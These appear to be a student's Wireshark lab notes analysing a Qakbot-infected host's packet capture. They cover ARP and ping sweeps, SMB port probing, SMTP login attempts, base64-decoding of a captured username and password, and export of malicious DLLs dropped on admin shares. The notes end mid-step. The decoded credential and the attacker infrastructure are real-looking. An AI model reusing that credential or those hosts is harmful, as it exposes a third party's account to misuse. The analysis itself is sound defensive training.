30054	2023-02-03 19:23:02.392690	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.249? Tell 10.0.0.149
30055	2023-02-03 19:23:03.390696	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.249? Tell 10.0.0.149
30056	2023-02-03 19:23:04.392083	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.249? Tell 10.0.0.149
30057	2023-02-03 19:23:05.385854	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.249? Tell 10.0.0.149
30058	2023-02-03 19:23:06.387181	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.248? Tell 10.0.0.149
30059	2023-02-03 19:23:07.386614	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.248? Tell 10.0.0.149
30065	2023-02-03 19:23:08.387415	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.248? Tell 10.0.0.149
30075	2023-02-03 19:23:09.383609	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.248? Tell 10.0.0.149
30078	2023-02-03 19:23:10.395845	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.248? Tell 10.0.0.149
30079	2023-02-03 19:23:11.394311	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.248? Tell 10.0.0.149
30080	2023-02-03 19:23:12.396525	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.247? Tell 10.0.0.149
30088	2023-02-03 19:23:13.395353	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.247? Tell 10.0.0.149
30089	2023-02-03 19:23:14.395371	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.247? Tell 10.0.0.149
30093	2023-02-03 19:23:16.402683	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.247? Tell 10.0.0.149
31951	2023-02-03 19:23:17.393885	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.247? Tell 10.0.0.149
31990	2023-02-03 19:23:18.397179	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.246? Tell 10.0.0.149
32183	2023-02-03 19:23:19.387407	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.246? Tell 10.0.0.149
32791	2023-02-03 19:23:20.388389	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.246? Tell 10.0.0.149
33383	2023-02-03 19:23:21.408780	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.246? Tell 10.0.0.149
33400	2023-02-03 19:23:22.409937	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.246? Tell 10.0.0.149
33411	2023-02-03 19:23:23.383572	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.246? Tell 10.0.0.149
33412	2023-02-03 19:23:24.383486	Intel_9e:42:fb		Broadcast		ARP	42 Who has 10.0.0.245? Tell 10.0.0.149

Frame 55: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
 Ethernet II, Src: Intel_9e:42:fb (00:21:5d:9e:42:fb), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 Address Resolution Protocol (ARP Announcement)

8.) Ping mean check live

⇒ If ARP traffic come case we check ping (ICMP) traffic check come or not

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

2023-02-03.pcap

icmp

No.	Time	Source	Source Port	Destination	Dest Port	Protocol	Length Info
50227	2023-02-03 19:47:12.386848	10.0.0.149		10.0.0.6		ICMP	74 Echo (ping) request id=0x0001, seq=537/6402, ttl=255 (req)
50228	2023-02-03 19:47:12.386991	10.0.0.6		10.0.0.149		ICMP	74 Echo (ping) reply id=0x0001, seq=537/6402, ttl=128 (req)
54664	2023-02-03 19:49:17.883437	10.0.0.149		10.0.0.1		ICMP	74 Echo (ping) request id=0x0001, seq=544/8194, ttl=255 (req)
54665	2023-02-03 19:49:17.883465	10.0.0.1		10.0.0.149		ICMP	74 Echo (ping) reply id=0x0001, seq=544/8194, ttl=128 (req)

9.) Check Port scan and open port to Live IP

⇒ Next we check Port scan and open port perform that malware

(See local 445 139 137 ports interact eternal IP that c2 server) that technique port discovery or port scan

2023-02-03.pcap								
No.	Time	Source	Source Port	Destination	Dest Port	Protocol	Length	Info
<input type="checkbox"/> [ip.addr == 10.0.0.1]								
54664	2023-02-03 19:49:17.883437	10.0.0.149	10.0.0.1	10.0.0.149	10.0.0.1	ICMP	74	Echo (ping) request id=0x0001, seq=544/8194, ttl=255
54665	2023-02-03 19:49:17.883465	10.0.0.1	10.0.0.149	10.0.0.149	10.0.0.149	ICMP	74	Echo (ping) reply id=0x0001, seq=544/8194, ttl=128
54666	2023-02-03 19:49:17.885212	10.0.0.149	50782	10.0.0.1	445	TCP	66	50782 -> 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=25
54667	2023-02-03 19:49:17.885224	10.0.0.1	445	10.0.0.149	50782	TCP	54	445 -> 50782 [RST, ACK] Seq=1 Ack=1 Win=32767 Len=0
54668	2023-02-03 19:49:18.397914	10.0.0.149	50782	10.0.0.1	445	TCP	66	[TCP Port numbers reused] 50782 -> 445 [SYN] Seq=0 Win=
54669	2023-02-03 19:49:18.397956	10.0.0.1	445	10.0.0.149	50782	TCP	54	445 -> 50782 [RST, ACK] Seq=1 Ack=1 Win=32767 Len=0
54670	2023-02-03 19:49:18.916819	10.0.0.149	50782	10.0.0.1	445	TCP	66	[TCP Port numbers reused] 50782 -> 445 [SYN] Seq=0 Win=
54671	2023-02-03 19:49:18.916857	10.0.0.1	445	10.0.0.149	50782	TCP	54	445 -> 50782 [RST, ACK] Seq=1 Ack=1 Win=32767 Len=0
54672	2023-02-03 19:49:18.938867	10.0.0.149	50783	10.0.0.1	139	TCP	66	50783 -> 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=25
54673	2023-02-03 19:49:18.988896	10.0.0.1	139	10.0.0.149	50783	TCP	54	139 -> 50783 [RST, ACK] Seq=1 Ack=1 Win=32767 Len=0
54674	2023-02-03 19:49:19.410663	10.0.0.149	50782	10.0.0.1	445	TCP	66	[TCP Port numbers reused] 50782 -> 445 [SYN] Seq=0 Win=
54675	2023-02-03 19:49:19.419636	10.0.0.1	445	10.0.0.149	50782	TCP	54	445 -> 50782 [RST, ACK] Seq=1 Ack=1 Win=32767 Len=0
54676	2023-02-03 19:49:19.504992	10.0.0.149	50783	10.0.0.1	139	TCP	66	[TCP Port numbers reused] 50783 -> 139 [SYN] Seq=0 Win=
54677	2023-02-03 19:49:19.505026	10.0.0.1	139	10.0.0.149	50783	TCP	54	139 -> 50783 [RST, ACK] Seq=1 Ack=1 Win=32767 Len=0
54678	2023-02-03 19:49:19.911158	10.0.0.149	50782	10.0.0.1	445	TCP	66	[TCP Port numbers reused] 50782 -> 445 [SYN] Seq=0 Win=
54679	2023-02-03 19:49:19.911190	10.0.0.1	445	10.0.0.149	50782	TCP	54	445 -> 50782 [RST, ACK] Seq=1 Ack=1 Win=32767 Len=0
54680	2023-02-03 19:49:20.005602	10.0.0.149	50783	10.0.0.1	139	TCP	66	[TCP Port numbers reused] 50783 -> 139 [SYN] Seq=0 Win=
54681	2023-02-03 19:49:20.005628	10.0.0.1	139	10.0.0.149	50783	TCP	54	139 -> 50783 [RST, ACK] Seq=1 Ack=1 Win=32767 Len=0
54682	2023-02-03 19:49:20.508348	10.0.0.149	50783	10.0.0.1	139	TCP	66	[TCP Port numbers reused] 50783 -> 139 [SYN] Seq=0 Win=
54683	2023-02-03 19:49:20.508387	10.0.0.1	139	10.0.0.149	50783	TCP	54	139 -> 50783 [RST, ACK] Seq=1 Ack=1 Win=32767 Len=0
54684	2023-02-03 19:49:21.023255	10.0.0.149	50783	10.0.0.1	139	TCP	66	[TCP Port numbers reused] 50783 -> 139 [SYN] Seq=0 Win=
54685	2023-02-03 19:49:21.023281	10.0.0.1	139	10.0.0.149	50783	TCP	54	139 -> 50783 [RST, ACK] Seq=1 Ack=1 Win=32767 Len=0
54686	2023-02-03 19:49:21.024187	10.0.0.149	137	10.0.0.1	137	NBNS	92	Name query NBSTAT *<00><00><00><00><00><00><00><00>
54687	2023-02-03 19:49:22.569213	10.0.0.149	137	10.0.0.1	137	NBNS	92	Name queru NBSTAT *<00><00><00><00><00><00><00><00>

10.) We previous analysis find that malware SMTP to steal email

KROLL

Cyber Risk

Thu, Jun 4, 2020

Qakbot Malware Now Exfiltrating Emails for Sophisticated Thread Hijacking Attacks

Nicole Sette, Laurie Iacono, Cole Manaster

Kroll identified a growing trend in Qakbot (also known as Qbot) cases targeting and exfiltrating locally stored emails to commit a sophisticated phishing method known as email thread hijacking. This increase, merged with intelligence gathered by Kroll and analysts from the National Cyber-Forensics and Training Alliance (NCFTA) suggests the attacks are part of an ongoing campaign to steal financial data from multiple industries including media, education and academia.

This new tactic of exfiltrating emails opens Qakbot victims up to multiple issues:

- First, if the exfiltrated emails contain sensitive customer or patient data, there could be costly notice obligations to disclose the leaked data.
- Second, similar to how Emotet acts as a dropper for Ryuk ransomware, recent news indicates that Qakbot is

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

smtp

No.	Time	Source	Source Port	Destination	Dest Port	Protocol	Length Info
38046	2023-02-03 19:24:59.490871	170.78.75.97	25	10.0.0.149	50568	SMTP	276 S: 220-srv10417.ixtus.net ESMTP Exim 4.95 #2 Fri, 03 F
38179	2023-02-03 19:25:12.613426	202.137.234.30	25	10.0.0.149	50566	SMTP	95 S: 220 f4mail-234-102.rediffmail.com ESMTP
42817	2023-02-03 19:28:01.487145	158.69.38.117	25	10.0.0.149	50605	SMTP	132 S: 220 box10.domaineinternet.ca ESMTP Exim 4.96 Fri, 0
42823	2023-02-03 19:28:01.676371	10.0.0.149	50605	158.69.38.117	25	SMTP	70 C: EHLO localhost
42833	2023-02-03 19:28:01.745944	158.69.38.117	25	10.0.0.149	50605	SMTP	227 S: 250-box10.domaineinternet.ca Hello localhost [71.16]
42868	2023-02-03 19:28:01.938713	10.0.0.149	50605	158.69.38.117	25	SMTP	64 C: STARTTLS
42880	2023-02-03 19:28:02.014704	158.69.38.117	25	10.0.0.149	50605	SMTP	72 S: 220 TLS go ahead
43005	2023-02-03 19:28:10.188531	64.29.145.194	25	10.0.0.149	50611	SMTP	148 S: 220 mail238c25.carrierzone.com ESMTP Sendmail 8.14.
43011	2023-02-03 19:28:10.428501	10.0.0.149	50611	64.29.145.194	25	SMTP	70 C: EHLO localhost
43014	2023-02-03 19:28:10.536957	64.29.145.194	25	10.0.0.149	50611	SMTP	256 S: 250-mail238c25.carrierzone.com Hello [71.167.93.52]
43019	2023-02-03 19:28:10.748856	10.0.0.149	50611	64.29.145.194	25	SMTP	64 C: AUTH LOGIN
43022	2023-02-03 19:28:10.815334	64.29.145.194	25	10.0.0.149	50611	SMTP	78 S: 220 Ready to start TLS
44333	2023-02-03 19:29:52.654016	122.155.171.1...	25	10.0.0.149	50622	SMTP	124 S: 220 wwm171-181.yes-hosting.com ESMTP Sat, 04 Feb 20
44353	2023-02-03 19:29:53.745266	10.0.0.149	50622	122.155.171.1...	25	SMTP	70 C: EHLO localhost
44356	2023-02-03 19:29:54.040587	122.155.171.1...	25	10.0.0.149	50622	SMTP	237 S: 250-wwm171-181.yes-hosting.com Hello localhost [71.
44486	2023-02-03 19:29:56.251668	10.0.0.149	50622	122.155.171.1...	25	SMTP	66 C: AUTH LOGIN
44496	2023-02-03 19:29:56.601557	122.155.171.1...	25	10.0.0.149	50622	SMTP	72 S: 334 VXNLcm5hbWU6
44509	2023-02-03 19:29:56.935850	10.0.0.149	50622	122.155.171.1...	25	SMTP	84 C: User: YXJoaG1oGihYz5lbHMuY28ud6g=
44517	2023-02-03 19:29:57.389749	122.155.171.1...	25	10.0.0.149	50622	SMTP	72 S: 334 UGFzc3dvcn06
44520	2023-02-03 19:29:57.688664	10.0.0.149	50622	122.155.171.1...	25	SMTP	68 C: Pass: QXJ0MTIzNDU2
44530	2023-02-03 19:29:58.007756	122.155.171.1...	25	10.0.0.149	50622	SMTP	87 S: 535 5.7.8 Authentication failed
44553	2023-02-03 19:29:58.883102	10.0.0.149	50622	122.155.171.1...	25	SMTP	57 C: *
44557	2023-02-03 19:29:59.241787	122.155.171.1...	25	10.0.0.149	50622	SMTP	86 S: 500 5.0.0 Unrecognized command
44572	2023-02-03 19:30:00.202464	10.0.0.149	50622	122.155.171.1...	25	SMTP	60 C: QUIT

Frame 38046: 276 bytes on wire (2208 bits), 276 bytes captured (2208 bits)
Ethernet II, Src: Cisco_e5:77:18 (00:13:5f:e5:77:18), Dst: Intel_9e:42:fb (00:21:5d:9e:42:fb)
Internet Protocol Version 4, Src: 170.78.75.97, Dst: 10.0.0.149
Transmission Control Protocol, Src Port: 25, Dst Port: 50568, Seq: 1, Ack: 2, Len: 222
Simple Mail Transfer Protocol

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

smtp

No.	Time	Source	Source Port	Destination	Dest Port	Protocol	Length Info
38046	2023-02-03 19:24:59.490871	170.78.75.97	25	10.0.0.149	50568	SMTP	276 S: 220-srv10417.ixtus.net ESMTP Exim 4.95 #2 Fri, 03 F
38179	2023-02-03 19:25:12.613426	202.137.234.30	25	10.0.0.149	50566	SMTP	95 S: 220 f4mail-234-102.rediffmail.com ESMTP
42817	2023-02-03 19:28:01.487145	158.69.38.117	25	10.0.0.149	50605	SMTP	132 S: 220 box10.domaineinternet.ca ESMTP Exim 4.96 Fri, 0
42823	2023-02-03 19:28:01.676371	10.0.0.149	50605	158.69.38.117	25	SMTP	70 C: EHLO localhost
42833	2023-02-03 19:28:01.745944	158.69.38.117	25	10.0.0.149	50605	SMTP	227 S: 250-box10.domaineinternet.ca Hello localhost [71.16]
42868	2023-02-03 19:28:01.938713	10.0.0.149	50605	158.69.38.117	25	SMTP	64 C: STARTTLS
42880	2023-02-03 19:28:02.014704	158.69.38.117	25	10.0.0.149	50605	SMTP	72 S: 220 TLS go ahead
43005	2023-02-03 19:28:10.188531	64.29.145.194	25	10.0.0.149	50611	SMTP	148 S: 220 mail238c25.carrierzone.com ESMTP Sendmail 8.14.
43011	2023-02-03 19:28:10.428501	10.0.0.149	50611	64.29.145.194	25	SMTP	70 C: EHLO localhost
43014	2023-02-03 19:28:10.536957	64.29.145.194	25	10.0.0.149	50611	SMTP	256 S: 250-mail238c25.carrierzone.com Hello [71.167.93.52]
43019	2023-02-03 19:28:10.748856	10.0.0.149	50611	64.29.145.194	25	SMTP	64 C: AUTH LOGIN
43022	2023-02-03 19:28:10.815334	64.29.145.194	25	10.0.0.149	50611	SMTP	78 S: 220 Ready to start TLS
44333	2023-02-03 19:29:18.103534	64.29.145.194	25	10.0.0.149	50622	SMTP	124 S: 220 wwm171-181.yes-hosting.com ESMTP Sat, 04 Feb 20
44353	2023-02-03 19:29:52.654016	122.155.171.1...	25	10.0.0.149	50622	SMTP	70 C: EHLO localhost
44356	2023-02-03 19:29:54.040587	122.155.171.1...	25	10.0.0.149	50622	SMTP	237 S: 250-wwm171-181.yes-hosting.com Hello localhost [71.
44486	2023-02-03 19:29:56.251668	10.0.0.149	50622	122.155.171.1...	25	SMTP	66 C: AUTH LOGIN
44496	2023-02-03 19:29:56.601557	122.155.171.1...	25	10.0.0.149	50622	SMTP	72 S: 334 VXNLcm5hbWU6
44509	2023-02-03 19:29:56.935850	10.0.0.149	50622	122.155.171.1...	25	SMTP	84 C: User: YXJoaG1oGihYz5lbHMuY28ud6g=
44517	2023-02-03 19:29:57.389749	122.155.171.1...	25	10.0.0.149	50622	SMTP	72 S: 334 UGFzc3dvcn06
44520	2023-02-03 19:29:57.688664	10.0.0.149	50622	122.155.171.1...	25	SMTP	68 C: Pass: QXJ0MTIzNDU2
44530	2023-02-03 19:29:58.007756	122.155.171.1...	25	10.0.0.149	50622	SMTP	87 S: 535 5.7.8 Authentication failed
44553	2023-02-03 19:29:58.883102	10.0.0.149	50622	122.155.171.1...	25	SMTP	57 C: *
44557	2023-02-03 19:29:59.241787	122.155.171.1...	25	10.0.0.149	50622	SMTP	86 S: 500 5.0.0 Unrecognized command
44572	2023-02-03 19:30:00.202464	10.0.0.149	50622	122.155.171.1...	25	SMTP	60 C: QUIT

Frame 44486: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
Ethernet II, Src: Intel_9e:42:fb (00:21:5d:9e:42:fb), Dst: Cisco_e5:77:18 (00:13:5f:e5:77:18)
Internet Protocol Version 4, Src: 10.0.0.149, Dst: 122.155.171.181
Transmission Control Protocol, Src Port: 50622, Dst Port: 25, Seq: 17, Ack: 254, Len: 12 TCP Stream Ctrl+Alt+Shift+T
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Sel/Unsel Time Reference Ctrl+T
Time shift... Ctrl+Shift+T
Packet Comments
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window

Auth login

But encode base64

Wireshark · Follow TCP Stream (tcp.stream eq 615) · 2023-02-03.pcap

```

220 wwm171-181.yes-hosting.com ESMTP Sat, 04 Feb 2023 02:29:52 +0700
EHLO localhost
250-wwm171-181.yes-hosting.com Hello localhost [71.167.93.52], pleased to meet you
250-ETRN
250-AUTH LOGIN CRAM-MD5 PLAIN
250-8BITMIME
250-ENHANCEDSTATUSCODES
250 SIZE 20480000
AUTH LOGIN ←
334 VXNlcm5hbWU6 ←
YXJ0aGl0QG1hY25lbHMuY28udGg=
334 UGFzc3dvcmQ6 ←
QXJ0MTIzNDU2 ←
535 5.7.8 Authentication failed *
500 5.0.0 Unrecognized command
QUIT
221 2.0.0 See ya in cyberspace

```

Decode case use cyber chef

Result:

From Base64 - CyberChef

Download CyberChef ↗

Last build: A month ago - Version 10 is here! Read about the new features [here](#)

Operations	Recipe	Input
base	From Base64	VXNlcm5hbWU6 YXJ0aGl0QG1hY25lbHMuY28udGg= UGFzc3dvcmQ6 QXJ0MTIzNDU2
To Base	Alphabet: A-Za-z0-9+=	
From Base	<input checked="" type="checkbox"/> Remove non-alphabet chars	
To Base32	<input type="checkbox"/> Strict mode	
To Base45		
To Base58		
To Base62		
To Base64		
To Base85		
To Base92		
From Base32		

Output


```
Username:arthit@macnels.co.thPassword:Art123456
```

This not organization email an password

11.) SMB port open case extract information like file share happen then who and where using wireshark export object features

⇒ The

SMB object list exported from **Wireshark**. It reveals files accessed over SMB (Server Message Block), typically used for file sharing in Windows environments — very useful for analyzing **post-exploitation** activity or **lateral movement** in a network.




Packet	Hostname	Content Type	Size	Filename
496	\WORK4US-DC.work4us.org\sysvol	FILE (22/22) R [100.00%]	22 bytes	\work4us.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F
546	\WORK4US-DC.work4us.org\sysvol	FILE (1098/1098) R [100.00%]	1,098 bytes	\work4us.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F
574	\WORK4US-DC.work4us.org\sysvol	FILE (22/22) R [100.00%]	22 bytes	\work4us.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F
851	\WORK4US-DC.work4us.org\IPC\$	FILE (160/160) R&W [100.00%]	160 bytes	\same
16791	\WORK4US-DC.work4us.org\sysvol	FILE (22/22) R [100.00%]	22 bytes	\work4us.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F
16841	\WORK4US-DC.work4us.org\sysvol	FILE (1098/1098) R [100.00%]	1,098 bytes	\work4us.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F
16869	\WORK4US-DC.work4us.org\sysvol	FILE (22/22) R [100.00%]	22 bytes	\work4us.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F
50264	\10.0.0.6\IPC\$	FILE (116/116) R&W [100.00%]	116 bytes	\svsvc
51596	\10.0.0.6\Shared	FILE (1761280/1761280) W [100.00%]	1,761 kB	\efweioirfbtk.dll
51607	\10.0.0.6\Shared	FILE (105/105) W [100.00%]	105 bytes	\efweioirfbtk.dll.cfg
51813	\10.0.0.6\C\$	FILE (1761280/1761280) W [100.00%]	1,761 kB	\umtqqzkkllrgp.dll
53256	\10.0.0.6\C\$	FILE (105/105) W [100.00%]	105 bytes	\umtqqzkkllrgp.dll.cfg
54583	\10.0.0.6\ADMIN\$	FILE (1761280/1761280) W [100.00%]	1,761 kB	\ltoawuimupfxvg.dll
54598	\10.0.0.6\ADMIN\$	FILE (105/105) W [100.00%]	105 bytes	\ltoawuimupfxvg.dll.cfg

This six suspicious file

Text Filter: dll				
Packet	Hostname	Content Type	Size	Filename
51596	\10.0.0.6\Shared	FILE (1761280/1761280) W [100.00%]	1,761 kB	\efweioirfbtk.dll
51607	\10.0.0.6\Shared	FILE (105/105) W [100.00%]	105 bytes	\efweioirfbtk.dll.cfg
51813	\10.0.0.6\C\$	FILE (1761280/1761280) W [100.00%]	1,761 kB	\umtqqzkkllrgp.dll
53256	\10.0.0.6\C\$	FILE (105/105) W [100.00%]	105 bytes	\umtqqzkkllrgp.dll.cfg
54583	\10.0.0.6\ADMIN\$	FILE (1761280/1761280) W [100.00%]	1,761 kB	\ltoawuimupfxvg.dll
54598	\10.0.0.6\ADMIN\$	FILE (105/105) W [100.00%]	105 bytes	\ltoawuimupfxvg.dll.cfg

Next save that all file



Move all file one directory and check repetition

```
tcm@SOC101-ubuntu:~/Desktop/02_Network_Security/02_Wireshark$ ls
%5cefweioirfbtk.dll      %5cltoawuimupfxvg.dll      %5cumtqqzkklrgp.dll      86607.dat      PCAPs
%5cefweioirfbtk.dll.cfg  %5cltoawuimupfxvg.dll.cfg  %5cumtqqzkklrgp.dll.cfg Challenges
tcm@SOC101-ubuntu:~/Desktop/02_Network_Security/02_Wireshark$ mkdir smb
tcm@SOC101-ubuntu:~/Desktop/02_Network_Security/02_Wireshark$ mv *.dll* smb
tcm@SOC101-ubuntu:~/Desktop/02_Network_Security/02_Wireshark$
```

```
tcm@SOC101-ubuntu:~/Desktop/02_Network_Security/02_Wireshark/smb$ ls
%5cefweioirfbtk.dll      %5cltoawuimupfxvg.dll      %5cumtqqzkkllrgp.dll
%5cefweioirfbtk.dll.cfg  %5cltoawuimupfxvg.dll.cfg  %5cumtqqzkkllrgp.dll.cfg
tcm@SOC101-ubuntu:~/Desktop/02_Network_Security/02_Wireshark/smb$ file *
%5cefweioirfbtk.dll: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, 6 sections
%5cefweioirfbtk.dll.cfg: data
%5cltoawuimupfxvg.dll: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, 6 sections
%5cltoawuimupfxvg.dll.cfg: data
%5cumtqqzkkllrgp.dll: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, 6 sections
%5cumtqqzkkllrgp.dll.cfg: data
tcm@SOC101-ubuntu:~/Desktop/02_Network_Security/02_Wireshark/smb$
```

Extract hash from download suspicious file

⇒ Note two file hash same and we found first malware qakbot also same (so check malware hash same or not same)

```
tcm@SOC101-ubuntu:~/Desktop/02_Network_Security/02_Wireshark/smb$ sha256sum *
